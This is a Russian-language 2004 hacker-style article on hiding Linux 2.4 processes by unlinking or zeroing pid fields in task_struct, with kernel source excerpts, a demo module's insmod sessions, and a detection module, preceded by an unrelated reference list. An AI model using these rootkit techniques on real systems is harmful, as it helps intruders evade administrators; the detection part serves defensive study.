[18] Klotz Digital - Vadis (Audio Matrix), VariZone (Complex Digital
PA System For Emergency Evacuation Applications)
http://www.klotz-digital.de/products/pa.htm

[19] Peavey - MediaMatrix System
http://mediamatrix.peavey.com/home.cfm

[20] Optimus - Optimus (Audio & Communication), Improve
(Distributed Audio)
http://www.optimus.es/eng/english.html

[21] Simplex - TrueAlarm (Fire Alarm Systems)
http://www.simplexgrinnell.com/

[22] Tyco - Fire Detection and Alarm, Integrated Security Systems,
Health Care Communication Systems
http://www.tycosafetyproducts-us.com

[23] 10Base-T FPGA Interface - Ethernet Packets: Sending and Receiving
http://www.fpga4fun.com/10BASE-T.html

[24] Ethernet Receiver
http://www.holmea.demon.co.uk/Ethernet/EthernetRx.htm

[25] The OPC Foundation
http://www.opcfoundation.org/

[26] www.ubicom.com (IP2022)

[27] http://www.zilog.com/products/family.asp?fam=218 (eZ80)

[28] http://www.fpga4fun.com/

[29] http://www.elektroda.pl/eboard

Сокрытие процессов (понимание планировщика Linux)

Автор: ubra из PHI Group — 17 октября 2004

Контакт: mail://ubra_phi.group.za.org http://w3.phi.group.za.org

---

Содержание

---

1. Взгляд в прошлое

Начнём наше путешествие с давних времён, когда достаточно было дать процессу странное имя, чтобы спрятать его в дереве. К сожалению, это по-прежнему неплохо работает благодаря низкой квалификации рядовых администраторов. В прошлом тысячелетии — а точнее, незадолго до 1999 года — подмена бинарных файлов была очень популярна (ps, top, pstree и другие [1]), но её легко обнаруживали: достаточно было `ls -l` — хотя некоторые варианты можно было поймать лишь комбинацией проверки размера и контрольных сумм (я говорю с прицелом на квалифицированного администратора, поскольку, на мой взгляд, админ без хакерской жилки — просто уборщик при клавиатуре). К тому же это было мучение с точки зрения совместимости.

LRK (Linux Root Kit) [2] — хороший пример «бинарного» кита. Не так давно хакеры начали обращать взгляды на ядро — кто ради злых дел, кто ради защиты. Как и везде, это был постепенный процесс: сначала верхние уровни, затем всё глубже в структуры ядра. Очевидным первым объектом стали системные вызовы — точка входа из пространства пользователя в волшебную страну, — и так сложился метод перехвата: либо через изменение `sys_call_table[]` (об этом есть статья LKM_HACKING от pragmatic из THC [3]), либо вставкой прыжка в тело функции на собственный код (метод Silvio Cesare [4]), либо перехватом на уровне прерываний (читайте об этом в [5]). Таким образом можно перехватывать определённые интересные системные вызовы.

Но системные вызовы — отнюдь не последнее (и не первое) место, где собираются структуры pid. Функции вроде `getdents()` просто вызывают другие функции и делают это через ещё один слой — так называемый VFS. Взлом VFS (уровня виртуальной файловой системы) — это новый тренд в современных китах; а поскольку все Unix-системы по существу состоят из одних и тех же логических слоёв, это было (и есть) весьма портабельно. Итак, мы строим путь от верхних уровней программирования к нижним: от простой подмены источника проблем к приближению к корню — системным вызовам (и функциям-«помощникам» системных вызовов). VFS — далеко не самый низкий уровень, до которого мы можем добраться (хакеры любят копаться в грязи ядра). Нам предстоит исследовать последний рубеж (в относительном смысле — каждый новый рубеж и есть

последний). Речь идёт о самих структурах, участвующих в формировании списка pid, — `task_struct`. Здесь и начинается наше путешествие.

Несколько замечаний: изучаемое ядро из ветки 2.4 (2.4.18 для фрагментов исходников и 2.4.30 для патчей и примеров кода), в ряде мест встречается код, специфичный для x86 (извините, у меня нет доступа к другим архитектурам), SMP также не рассматривается по той же причине — в конце должно быть понятно, чем это будет отличаться от однопроцессорных машин.

```
/*
    Судя по всему, метод, который я описываю здесь, начинает
просачиваться в открытый андерграунд в виде zero rk от stealth из команды teso,
об этом есть статья в phrack 61 [6], чуть не прошёл мимо маленького
REMOVE_LINKS, такого невинного на вид :-)
*/
```

---

2. Внутреннее устройство планировщика

Когда процессы порождают другие процессы (совсем как в реальной жизни), они вызывают системные вызовы `execve()` или `fork()`, чтобы либо заменить себя, либо разделиться на два разных процесса. Рассмотрим `fork`, поскольку он интереснее с нашей точки зрения.

```
$ grep -rn sys_fork src/linux/
```

Для i386-совместимых архитектур, которые у меня есть, видно, что без каких-либо предисловий эта функция вызывает `do_fork()`, где выполняется независимая от архитектуры работа. Она находится в `kernel/fork.c`.

```
/* <codesnip src="arch/i386/kernel/process.c" line=747> */
asmlinkage int sys_fork(struct pt_regs regs)
{
        return do_fork(SIGCHLD, regs.esp, &regs, 0);
}
```

Помимо прочих важных вещей, выходящих за рамки данной статьи, `do_fork()` выделяет память для новой структуры `task_struct`:

```
/* <codesnip src="kernel/fork.c" line=587> */
int do_fork(unsigned long clone_flags, unsigned long stack_start,
            struct pt_regs *regs, unsigned long stack_size)
{
        .......
        struct task_struct *p;
        .......
        p = alloc_task_struct();
```

и выполняет ряд действий над ней, например инициализирует `run_list`:

```
/* <codesnip src="kernel/fork.c" line=653> */
        INIT_LIST_HEAD(&p->run_list);
```

Это по сути указатель (рекомендую почитать о реализации связных списков в Linux [7]), который используется в связном списке всех процессов, ожидающих процессора и истёкших (у которых процессор был отнят принудительно, а не освобождён добровольно через `schedule()`), применяемом внутри функции `schedule()`.

Текущий приоритетный массив очереди задач, в которой мы находимся:

```
/* <codesnip src="kernel/fork.c" line=687> */
        p->array = NULL;
```

(мы пока ни в какой очереди нет); приоритетный массив и очереди выполнения используются внутри функции `schedule()` для организации выполнения задач и ожидания выполнения.

```
/* <codesnip src="kernel/sched.c" line=124> */
typedef struct runqueue runqueue_t;

struct prio_array {
        int nr_active;
        spinlock_t *lock;
        runqueue_t *rq;
        unsigned long bitmap[BITMAP_SIZE];
        list_t queue[MAX_PRIO];
};

/*
 * This is the main, per-CPU runqueue data structure.
 *
 * Locking rule: those places that want to lock multiple runqueues
 * (such as the load balancing or the process migration code), lock
 * acquire operations must be ordered by ascending &runqueue.
 */
struct runqueue {
        spinlock_t lock;
        unsigned long nr_running, nr_switches, expired_timestamp;
        task_t *curr, *idle;
        prio_array_t *active, *expired, arrays[2];
        int prev_nr_running[NR_CPUS];
} ____cacheline_aligned;

static struct runqueue runqueues[NR_CPUS] __cacheline_aligned;
```

Об этом мы ещё поговорим позже.

Процессорное время, которое получит дочерний процесс: половина от родительского достаётся ребёнку (процессорное время — это количество времени, в течение которого задача владеет процессором).

```
/* <codesnip src="kernel/fork.c" line=727> */
        p->time_slice = (current->time_slice + 1) >> 1;
        current->time_slice >>= 1;
        if (!current->time_slice) {
                /*
                 * This case is rare, it happens when the parent has only
                 * a single jiffy left from its timeslice. Taking the
                 * runqueue lock is not a problem.
                 */
                current->time_slice = 1;
                scheduler_tick(0,0);
        }
```

(для новичков: `>> 1` — то же самое, что `/ 2`)

Далее захватываем блокировку списка задач на запись, чтобы поместить новый процесс в связный список и список pidhash:

```
/* <codesnip src="kernel/fork.c" line=752> */
        write_lock_irq(&tasklist_lock);
    .......
        SET_LINKS(p);
        hash_pid(p);
        nr_threads++;
        write_unlock_irq(&tasklist_lock);
```

и освобождаем блокировку. В `include/linux/sched.h` определены соответствующие макросы, встроенные функции, а также структура `task_struct`:

```
/* <codesnip src="include/linux/sched.h" line=292> */
struct task_struct {
        .......
        task_t *next_task, *prev_task;
        .......
        task_t *pidhash_next;
        task_t **pidhash_pprev;
```

```
/* <codesnip src="include/linux/sched.h" line=532> */
#define PIDHASH_SZ (4096 >> 2)
extern task_t *pidhash[PIDHASH_SZ];

#define pid_hashfn(x)   ((((x) >> 8) ^ (x)) & (PIDHASH_SZ - 1))

static inline void hash_pid(task_t *p)
{
        task_t **htable = &pidhash[pid_hashfn(p->pid)];

        if((p->pidhash_next = *htable) != NULL)
                (*htable)->pidhash_pprev = &p->pidhash_next;
        *htable = p;
        p->pidhash_pprev = htable;
}
```

```
/* <codesnip src="include/linux/sched.h" line=863> */
#define SET_LINKS(p) do { \
        (p)->next_task = &init_task; \
        (p)->prev_task = init_task.prev_task; \
        init_task.prev_task->next_task = (p); \
        init_task.prev_task = (p); \
        (p)->p_ysptr = NULL; \
        if (((p)->p_osptr = (p)->p_pptr->p_cptr) != NULL) \
                (p)->p_osptr->p_ysptr = p; \
        (p)->p_pptr->p_cptr = p; \
        } while (0)
```

Итак, `pidhash` — это массив указателей на структуры `task_struct`, хэшированные по одному pid и связанные через `pidhash_next`/`pidhash_pprev`; этот список используется системными вызовами, принимающими pid в качестве параметра, например `kill()` или `ptrace()`. Связный список используется виртуальной файловой системой `/proc` и не только.

Напоследок — главное:

```
/* <codesnip src="kernel/fork.c" line=776> */
#define RUN_CHILD_FIRST 1
#if RUN_CHILD_FIRST
        wake_up_forked_process(p);      /* do this last */
#else
        wake_up_process(p);             /* do this last */
#endif
```

Это функция в `kernel/sched.c`, которая помещает `task_t` (typedef к `struct task_struct`) в очередь выполнения процессора.

```
/* <codesnip src="kernel/sched.c" line=347> */
void wake_up_forked_process(task_t * p)
{
        .......
        p->state = TASK_RUNNING;
        .......
        activate_task(p, rq);
```

Проследим путь процесса, который после получения процессора вызывает `sys_nanosleep` (функция `sleep()` — просто обёртка) и входит в бесконечный цикл; постараюсь быть краток. После перевода состояния задачи в `TASK_INTERRUPTIBLE` (что гарантирует снятие нас с очереди процессора при вызове `schedule()`), `sys_nanosleep()` вызывает `schedule_timeout()`, которая ставит нас в очередь таймеров через `add_timer()` — это гарантирует наше пробуждение (возврат в очередь процессора) по истечении задержки — и фактически отдаёт процессор, вызывая `schedule()` (большинство блокирующих системных вызовов реализуют это через перевод процесса в спящий режим до появления нужного ресурса).

```
/* <codesnip src="kernel/timer.c" line=877> */
asmlinkage long sys_nanosleep(struct timespec *rqtp, struct timespec *rmtp)
{
        .......
```

```
        current->state = TASK_INTERRUPTIBLE;
        expire = schedule_timeout(expire);

/* <codesnip src="kernel/timer.c" line=819> */
signed long schedule_timeout(signed long timeout)
{
        struct timer_list timer;
        .......
        init_timer(&timer);
        timer.expires = expire;
        timer.data = (unsigned long) current;
        timer.function = process_timeout;

        add_timer(&timer);
        schedule();
```

Подробнее о таймерах читайте в [7].

Далее `schedule()` снимает нас с очереди выполнения, поскольку мы уже позаботились о повторной постановке через механизм таймеров.

```
/* <codesnip src="kernel/sched.c" line=744> */
asmlinkage void schedule(void)
{
        .......
                deactivate_task(prev, rq);
```

(напомним, что `wake_up_forked_process()` вызывала `activate_task()`, чтобы поместить нас в активную очередь выполнения). Если в активной очереди нет задач, планировщик пытается взять их из массива истёкших, чтобы подготовить следующую задачу к выполнению.

```
/* <codesnip src="kernel/sched.c" line=784> */
        if (unlikely(!array->nr_active)) {
                /*
                 * Switch the active and expired arrays.
                 */
        .......
```

Затем находит первый процесс и готовит переключение (если не находит — оставляет текущую задачу работать).

```
/* <codesnip src="kernel/sched.c" line=805> */
                context_switch(prev, next);
```

Это встроенная функция, подготавливающая переключение, которое будет выполнено в `__switch_to()` (`switch_to()` — ещё одна встроенная функция, нечто вроде обёртки):

```
/* <codesnip src="kernel/sched.c" line=400> */
static inline void context_switch(task_t *prev, task_t *next)

/* <codesnip src="include/asm-i386/system.h" line=15> */
#define prepare_to_switch()     do { } while(0)
#define switch_to(prev,next,last) do {                                  \
        asm volatile("pushl %%esi\n\t"                                  \
                     "pushl %%edi\n\t"                                  \
                     "pushl %%ebp\n\t"                                  \
                     "movl %%esp,%0\n\t"        /* save ESP */          \
                     "movl %3,%%esp\n\t"        /* restore ESP */       \
                     "movl $1f,%1\n\t"          /* save EIP */          \
                     "pushl %4\n\t"             /* restore EIP */       \
                     "jmp __switch_to\n"                                \
                     "1:\t"                                             \
                     "popl %%ebp\n\t"                                   \
                     "popl %%edi\n\t"                                   \
                     "popl %%esi\n\t"                                   \
                     :"=m" (prev->thread.esp),"=m" (prev->thread.eip),  \
                      "=b" (last)                                       \
                     :"m" (next->thread.esp),"m" (next->thread.eip),    \
                      "a" (prev), "d" (next),                           \
                      "b" (prev));                                      \
```

```
} while (0)
```

Обратите внимание на `jmp __switch_to` внутри ассемблерного кода, который просто расставляет аргументы на стеке.

```
/* <codesnip src="arch/i386/kernel/process.c" line=682> */
void __switch_to(struct task_struct *prev_p, struct task_struct *next_p)
{
```

`context_switch()` и `switch_to()` выполняют то, что называется переключением контекста (отсюда и название) — передачу управления процессором и памятью другой задаче.

Но хватит об этом; что же происходит, когда мы попадаем в бесконечный цикл? На самом деле это не совсем бесконечный цикл — иначе ваш компьютер просто завис бы. Реальность такова: периодически процессор забирается у вашей задачи и возвращается обратно после того, как остальные задачи получат своё время (существуют механизмы очередей, позволяющие задачам разделять процессор на основе приоритета; если у нашей задачи был бы приоритет реального времени, ей пришлось бы отдавать процессор вручную через `sched_yield()`). Как именно это происходит? Поговорим немного о прерывании таймера, поскольку это тесно связано.

Это функция — как и большинство вещей в ядре Linux — описанная в структуре:

```
/* <codesnip src="arch/i386/kernel/time.c" line=556> */
static struct irqaction irq0  = { timer_interrupt, SA_INTERRUPT, 0,
                                  "timer", NULL, NULL};
```

и настраиваемая в `time_init`:

```
/* <codesnip src="arch/i386/kernel/time.c" line=635> */
void __init time_init(void)
{
        .......
#ifdef CONFIG_VISWS
        .......
        setup_irq(CO_IRQ_TIMER, &irq0);
#else
        setup_irq(0, &irq0);
#endif
```

После этого при каждом тике таймера вызывается `timer_interrupt()`, которая в какой-то момент вызывает `do_timer_interrupt()`:

```
/* <codesnip src="arch/i386/kernel/time.c" line=466> */
static void timer_interrupt(int irq, void *dev_id, struct pt_regs *regs)
{
        .......
        do_timer_interrupt(irq, NULL, regs);
```

которая вызывает `do_timer` (наберитесь терпения):

```
/* <codesnip src="arch/i386/kernel/time.c" line=393> */
static inline void do_timer_interrupt(int irq, void *dev_id,
                                      struct pt_regs *regs)
{
        .......
        do_timer(regs);
```

`do_timer()` делает две вещи: первое — обновляет счётчики времени текущего процесса, второе — вызывает `schedule_tick()`, которая предшествует `schedule()` и переносит текущий процесс из активного массива в истёкший; именно здесь у плохих процессов (прожорливых паразитов :-) отбирают процессор.

```
/* <codesnip src="kernel/timer.c" line=665> */
void do_timer(struct pt_regs *regs)
{
        (*(unsigned long *)&jiffies)++;
#ifndef CONFIG_SMP
        /* SMP process accounting uses the local APIC timer */
```

```
        update_process_times(user_mode(regs));
#endif

/* <codesnip src="kernel/timer.c" line=578> */
/*
 * Called from the timer interrupt handler to charge one tick to the
 * current process.  user_tick is 1 if the tick is user time, 0 for system.
 */
void update_process_times(int user_tick)
{
        .......
        update_one_process(p, user_tick, system, cpu);
        scheduler_tick(user_tick, system);
}

/* <codesnip src="kernel/sched.c" line=663> */
/*
 * This function gets called by the timer code, with HZ frequency.
 * We call it with interrupts disabled.
 */
void scheduler_tick(int user_tick, int system)
{
     .......
     /* Task might have expired already, but not scheduled off yet */
        if (p->array != rq->active) {
                p->need_resched = 1;
                return;
        }
        .......
        if (!--p->time_slice) {
                dequeue_task(p, rq->active);
                p->need_resched = 1;
        .......
                if (!TASK_INTERACTIVE(p) || EXPIRED_STARVING(rq)) {
            .......
                        enqueue_task(p, rq->expired);
                } else
                        enqueue_task(p, rq->active);
        }
```

Заметьте, что устанавливается поле `need_resched` в структуре задачи; теперь задача ядра `ksoftirqd()` — поток ядра — поймает этот процесс и вызовет `schedule()`:

```
 [root@absinth root]# ps aux | grep ksoftirqd
 root     3  0.0  0.0     0    0 ?  SWN  11:45   0:00    [ksoftirqd_CPU0]
```

```
/* <codesnip src="kernel/softirq.c" line=398> */
__init int spawn_ksoftirqd(void)
{
        .......
        for (cpu = 0; cpu < smp_num_cpus; cpu++) {
                if (kernel_thread(ksoftirqd, (void *) (long) cpu,
                                  CLONE_FS | CLONE_FILES | CLONE_SIGNAL) < 0)
                     printk("spawn_ksoftirqd() failed for cpu %d\n", cpu);
                .......

__initcall(spawn_ksoftirqd);

/* <codesnip src="kernel/softirq.c" line=361> */
static int ksoftirqd(void * __bind_cpu)
{
        .......
        for (;;) {
                .......
                        if (current->need_resched)
                                schedule();
                .......
```

Если всё это кажется вам запутанным — не беспокойтесь, просто пройдитесь по исходникам ядра ещё раз с самого начала и постарайтесь разобраться глубже. Никто не ожидает, что вы поймёте с

первого раза такой сложный процесс, как планирование задач в Linux. Помните, что дьявол кроется в деталях ;-) Подробнее о планировщике Linux можно прочитать в [7], [8] и [9].

У каждого процессора своя очередь выполнения, поэтому для SMP применяется та же логика.

Таким образом, вы видите, что процесс может находиться в любом количестве списков, ожидающих выполнения, и если его нет в связном списке `task_struct`, найти его будет крайне сложно. Связный список и список pidhash НЕ используются кодом `schedule()` для запуска вашей программы, как вы убедились; ряд системных вызовов действительно использует их (ptrace, alarm, таймеры вообще, использующие сигналы, и все вызовы, работающие с pid — для списка pidhash).

Ещё одно замечание читателю: все демонстрационные программы из раздела _атаки_ будут упрощёнными модулями — никакого `/dev/kmem`, поскольку я не хочу, чтобы мои наработки оказались в каком-нибудь бездарном rootkit, способном лишь гадить в сети. При этом аналоги на основе kmem разработаны и проверены в работе; к тому же с модулями мы более портабельны, а наша цель — предоставить рабочие примеры, которые учат и не крашат ядро. В разделе противодействия программы с поддержкой kmem не будет просто потому, что мне лень возиться с ELF-перемещениями (чтобы надёжно обойти список в ядре, код нужно загружать туда). Тем не менее я предоставлю патч ядра для тех, кто не работает с модулями.

Если при загрузке модулей возникает ошибка вроде:

```
hp.o: init_module: Device or resource busy
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters

    You may find more information in syslog or the output from dmesg
```

— это «фича» (хех), чтобы вам не пришлось вызывать `rmmod`: модули выполняют своё предназначение как и должны.

---

3. Злоупотребление тишиной (атака)

Если у вас не IQ администратора Windows, к этому моменту уже должно быть понятно, к чему мы клоним. Извините, я хотел сказать «администратора Windows (TM) (TM)», но оскорбление остаётся в силе. Поскольку связный список и pidhash бесполезны для планировщика, программа — задача вообще (включая потоки ядра) — может прекрасно работать без них. Значит, мы удаляем её оттуда с помощью `REMOVE_LINKS`/`unhash_pid`, и если вы внимательно читали исходники, которые я перечислил, то уже знаете, что делают эти две функции. Единственным, что пострадает от этой операции, являются методы IPC (межпроцессное взаимодействие); ну что ж, мы невидимы — зачем нам отвечать, если кто-то спрашивает «есть кто-нибудь?» :) Однако, поскольку только связный список используется для вывода в ps и подобных утилитах, pidhash можно не трогать — и тогда kill/ptrace/таймеры будут работать как обычно. Но я не понимаю, зачем это нужно, так как простой перебор пространства pid с помощью `kill(pid,0)` может вас обнаружить. Смотрите программу pisu, которую я написал: она делает именно это, используя 76 системных вызовов помимо kill, которые «сливают» информацию о pid из обеих списковых структур. Картина ясна, не правда ли?

`hp.c` — простой модуль для сокрытия задачи:

```
[root@absinth ksched]# gcc -c -I/$LINUXSRC/include src/hp.c -o src/hp.o
```

[Метод 1]

Покажем, что происходит при отключении процесса от определённых списков; сначала от связного списка:

```
[root@absinth ksched]# ps aux | grep sleep
root      1129  0.0  0.5  1848  672 pts/4    S    22:00   0:00 sleep 666
root      1131  0.0  0.4  1700  600 pts/2    R    22:00   0:00 grep sleep
[root@absinth ksched]# insmod hp.o pid=`pidof sleep` method=1
hp.o: init_module: Device or resource busy
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters
   You may find more information in syslog or the output from dmesg
[root@absinth ksched]# tail -2 /var/log/messages
Mar 13 22:02:50 absinth kernel: [HP] address of task struct for pid
1129 is 0xc0f44000
Mar 13 22:02:50 absinth kernel: [HP] removing process links
[root@absinth ksched]# ps aux | grep sleep
root      1140  0.0  0.4  1700  608 pts/2    S    22:03   0:00 grep sleep
[root@absinth ksched]# insmod hp.o task=0xc0f44000 method=1
hp.o: init_module: Device or resource busy
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters
    You may find more information in syslog or the output from dmesg
[root@absinth ksched]# tail -1 /var/log/messages
Mar 13 22:03:53 absinth kernel: [HP] unhideing task at addr 0xc0f44000
Mar 13 22:03:53 absinth kernel: [HP] setting process links
[root@absinth ksched]# ps aux | grep sleep
root      1129  0.0  0.5  1848  672 pts/4    S    22:00   0:00 sleep 666
root      1143  0.0  0.4  1700  608 pts/2    S    22:04   0:00 grep sleep
[root@absinth ksched]#
```

[Метод 2] (фактически дополнение к методу 1)

Точка сделана. Теперь из хэш-списка:

```
[root@absinth ksched]# insmod hp.o pid=`pidof sleep` method=2
hp.o: init_module: Device or resource busy
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters
You may find more information in syslog or the output from dmesg

[root@absinth ksched]# tail -2 /var/log/messages
Mar 13 22:07:04 absinth kernel: [HP] address of task struct for pid 1129
is 0xc0f44000
Mar 13 22:07:04 absinth kernel: [HP] unhashing pid
[root@absinth ksched]# insmod hp.o task=0xc0f44000 method=2
hp.o: init_module: Device or resource busy
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters
      You may find more information in syslog or the output from dmesg
[root@absinth ksched]# tail -1 /var/log/messages
Mar 13 22:07:18 absinth kernel: [HP] unhideing task at addr 0xc0f44000
Mar 13 22:07:18 absinth kernel: [HP] hashing pid
[root@absinth ksched]# kill -9 1129
[root@absinth ksched]#
```

После удаления из хэш-списка процесс также становится неуязвимым для сигналов kill и любых других системных вызовов, работающих с хэш-списком. Это также скрывает задачу от методов обнаружения вроде `kill(pid,0)`, используемого chkrootkit [10].

Методы 1 и 2 не очень хороши для сокрытия оболочек, поскольку большинство из них имеют встроенное управление заданиями, требующее работающих `find_task_by_pid()` *и* `for_each_task()` *(смотрите исходники* `sys_setpgid()`*). Однако если вы знаете, как отключить это — работает отлично :P ладно, подскажу: перенаправьте стандартный ввод/вывод не на терминал.*

[Метод 3]

Но это детские игры; давайте злоупотребим тем, как работает функция, генерирующая список pid для VFS `/proc`.

```
/* <codesnip src="fs/proc/base.c" line=1057> */
static int get_pid_list(int index, unsigned int *pids)
{
        .......
        for_each_task(p) {
        .......
                if (!pid)
                        continue;
```

Видите отрицание? :-) Давайте, это просто: просто сделаем наш pid равным 0 и нас не включат в список (задачи с pid 0 — особая порода ядра, поэтому они там не перечисляются — фактически это само ядро, первая «задача», и её клонированные потомки вроде swapper). Также, поскольку мы меняем pid, но не перехэшируем позицию pid в хэш-списке, все поиски по pid 0 попадут не в тот хэш, а все поиски по нашему старому pid найдут задачу с pid 0 — и каждый раз это будет провалом. Интересный побочный эффект наличия pid 0 состоит в том, что задача может вызвать `clone()` [11] с флагом `CLONE_PID`, фактически порождая скрытых потомков — не правда ли, угроза? Старый pid можно восстановить из поля `tgid` структуры `task_struct`, поскольку `getpid()` делает именно это — и мы тоже. Более того, этот метод безопасен для выполнения из пространства пользователя, поскольку мы не осложняем ситуацию возможными гонками при работе с указателями списка задач. Безопасен, пока ваш процесс не завершится, так как мы лишь меняем его pid.

```
/* <codesnip src="kernel/timer.c" line=710> */
asmlinkage long sys_getpid(void)
{
    /* This is SMP safe - current->pid doesn't change */
    return current->tgid;
}
```

Кстати, если изменить только pid на 0, не будет опасности, что другому процессу назначат тот же pid, который был у нас, — в функции `get_pid()` есть проверка и для `tgid`, который мы оставляем нетронутым и используем для восстановления pid (просто читайте исходник `hp.c`):

```
[root@absinth ksched]# ps aux | grep sleep
root      1991  0.2  0.5  1848  672 pts/7    S    19:13   0:00 sleep 666
root      1993  0.0  0.4  1700  608 pts/6    S    19:13   0:00 grep sleep
[root@absinth ksched]# insmod hp.o pid=`pidof sleep` method=4
hp.o: init_module: Device or resource busy
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters
      You may find more information in syslog or the output from dmesg
[root@absinth ksched]# tail -2 /var/log/messages
Mar 16 19:14:07 absinth kernel: [HP] address of task struct for pid 1991
is 0xc30f0000
Mar 16 19:14:07 absinth kernel: [HP] zerofing pid
[root@absinth ksched]# ps aux | grep sleep
root      1999  0.0  0.4  1700  600 pts/6    R    19:14   0:00 grep sleep
[root@absinth ksched]# kill -9 1991
bash: kill: (1991) - No such process
[root@absinth ksched]# insmod hp.o task=0xc30f0000 method=4
hp.o: init_module: Device or resource busy
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters
      You may find more information in syslog or the output from dmesg
[root@absinth ksched]# tail -1 /var/log/messages
Mar 16 19:14:47 absinth kernel: [HP] unhideing task at addr 0xc0f44000
Mar 16 19:14:47 absinth kernel: [HP] reverting zero pid to 1991
[root@absinth ksched]# ps aux | grep sleep
root      1991  0.0  0.5  1848  672 pts/7    S    19:13   0:00 sleep 666
[root@absinth ksched]#
```

Видите, как это круто? Можно сказать, что вся эта статья — о обнулении pid в структурах `task_struct` :-) (и для сокрытия процесса нужно изменить максимум 2 байта!)

Ваша задача никогда не должна вызывать `exit` *при pid 0, иначе будет неприятность в* `do_exit`*, которая вызывается* `sys_exit`*:*

```
/* <codesnip src="kernel/exit.c" line=480> */
NORET_TYPE void do_exit(long code)
{
        .......
        if (!tsk->pid)
                panic("Attempted to kill the idle task!");
```

То есть, если вы скрыли оболочку таким образом — не забудьте раскрыть её (установить pid) перед вызовом `exit`... или не обращайте внимания на меня и обрушьте всю систему хехе. В скомпрометированной среде соответствующая часть `do_exit` могла бы быть перезаписана nop-инструкциями (инструкция без операции — опкод asm, ничего не делающий).

При загрузке `hp.o` через `insmod` в поле `method` можно использовать любую комбинацию трёх битовых флагов.

---

4. Слышно ли тебя? (противодействие)

Стоит ли кричать? Ну да. Обнаружение первого метода может превратиться в игру в ожидание или в лучшем случае в мучительный поиск по всем очередям ожидания в ядре с удерживаемым «большим замком». Но нет, найти скрытый процесс не невозможно — это может потребовать запуска задачи реального времени, захватывающей процессор(ы), и двоичного поиска по устройству `/dev/kmem`. Можно было бы выполнить перебор определённых магических чисел в структуре задачи в диапазоне доступной памяти и проверять их корректность, например тестируя структуры виртуальной памяти — но это потенциально очень ненадёжно (и сложно).

Поиск задач, скрытых таким образом, — головная боль, поскольку ни одна другая структура не содержит единого списка задач, чтобы гладко итерироваться и видеть, чего нет в связном списке и pidhash; а если бы такая структура была, мы бы, наверное, тоже удалили из неё нашу задачу. Если вы думаете, что это станет абсолютным методом скрипт-кидди, — не надейтесь: мы умные люди, и на каждую проблему у нас есть лекарство. Есть один... способ :) ... хитрый способ, эксплуатирующий то, чего жаждет каждый процесс, — потребность выполняться ;-} *злобная ухмылка*

Однако этот метод может занять некоторое время, если процесс блокируется на каком-то вызове вроде `listen()`, — ведь мы ловим их только в момент _работы_ в состоянии _скрытости_.

Другие проверки могут верифицировать целостность связного списка, например порядок элементов и временные метки (имейте в виду, что ptrace() [12] нарушает этот порядок).

Бэкдорить `switch_to` (точнее `__switch_to` — помните, первое — это define) из модуля несколько сложно; я это сделал, но это кажется непортабельным, поэтому вместо этого из модуля мы перехватываем шлюз системного вызова, эксплуатируя тем самым *потребность вызывать* программ :-) — это очень просто, и каждая программа, чтобы делать что-то полезное, должна вызывать какие-то системные вызовы, верно?

Но чтобы вы знали: для перехвата `schedule()` из модуля (или из kmem) мы находим адрес `__switch_to()`. Это можно сделать двумя способами: либо выполнить сопоставление шаблонов для вызовов внутри `schedule()`, либо заметить, что `sys_fork()` идёт сразу после `__switch_to()`, и выполнить арифметику. После этого просто вставляем хук в конец `__switch_to` (делать это до `__switch_to` заставило бы наш код выполняться в небезопасной среде — крэш — поскольку это частично переключённое окружение).

Итак, вот что делает модуль: патч ядра `sh.patch` использует упомянутую потребность процессов выполняться, вставляя вызов внутрь функции `schedule()`, описанной ранее, и проверяет структуры относительно текущего процесса.

Как же нам обойтись с настоящими задачами с pid 0, чтобы не принять их за вредоносные? Помните, что я говорил о задачах с pid 0 как об особой породе: это фактически потоки ядра, поэтому их можно отличить от обычных процессов пространства пользователя — у них нет выделенной структуры памяти (нет памяти пользовательского пространства!) и нет связанной структуры бинарного формата (особый случай — когда злая задача была бы замаскированной под поток ядра, но, думаю, даже тогда её можно было бы опознать по имени или по числу активных потоков ядра, если она злая).

Итак, для примера с методом *потребности вызывать*... Для этого запускаем сессию bash, чтобы _поместить её в очередь выполнения_, введя в ней какую-нибудь команду... как я сказал, мы ловим эти задачи только когда они делают системные вызовы:

```
[root@absinth ksched]# gcc -c -I/$LINUXSRC/include src/sht.c -o src/sht.o
[root@absinth ksched]# insmod sht.o
[root@absinth ksched]# insmod hp.o pid=`pidof hidden_bash` method=1
hp.o: init_module: Device or resource busy
Hint: insmod errors can be caused by incorrect module parameters,
including invalid IO or IRQ parameters
      You may find more information in syslog or the output from dmesg
( now we type some command in the hidden bash session to make it run )
[root@absinth root]# tail /var/log/messages
.......
Jul  8 19:43:26 absinth kernel: [SHT] task pid 562 <bash> task addr
0xc72f0000 syscall 175 - TASK IS HIDDEN ( NOT ON LINKED LIST / on pidhash
list / pid is valid )
Jul  8 19:43:26 absinth kernel: [SHT] task pid 562 <bash> task addr
0xc72f0000 syscall 3 - TASK IS HIDDEN ( NOT ON LINKED LIST / on pidhash
list / pid is valid )
[root@absinth ksched]# rmmod sht
```

Вуаля. Работает. Также проверяет незахэшированные задачи и задачи с pid 0; единственная проблема на данный момент — большой объём вывода, который я намерен решить с помощью списка, хэшированного по адресу задачи/pid/процессору/времени запуска, чтобы получать по одному предупреждению на скрытый процесс :-/

Чтобы использовать патч ядра вместо модуля, перейдите в корень дерева исходников вашего ядра Linux и примените его командой `patch -p0 < sh.patch` (если у вас структура вида `/usr/src/linux/`, перейдите в `/usr/src/`). Патч предназначен для ветки 2.4.30 (хотя может работать с другими ядрами 2.4; если нужна версия для другого ядра — обращайтесь) и работает аналогично модулю, но подключается непосредственно в функцию `schedule()`, поэтому может обнаружить скрытые задачи раньше.

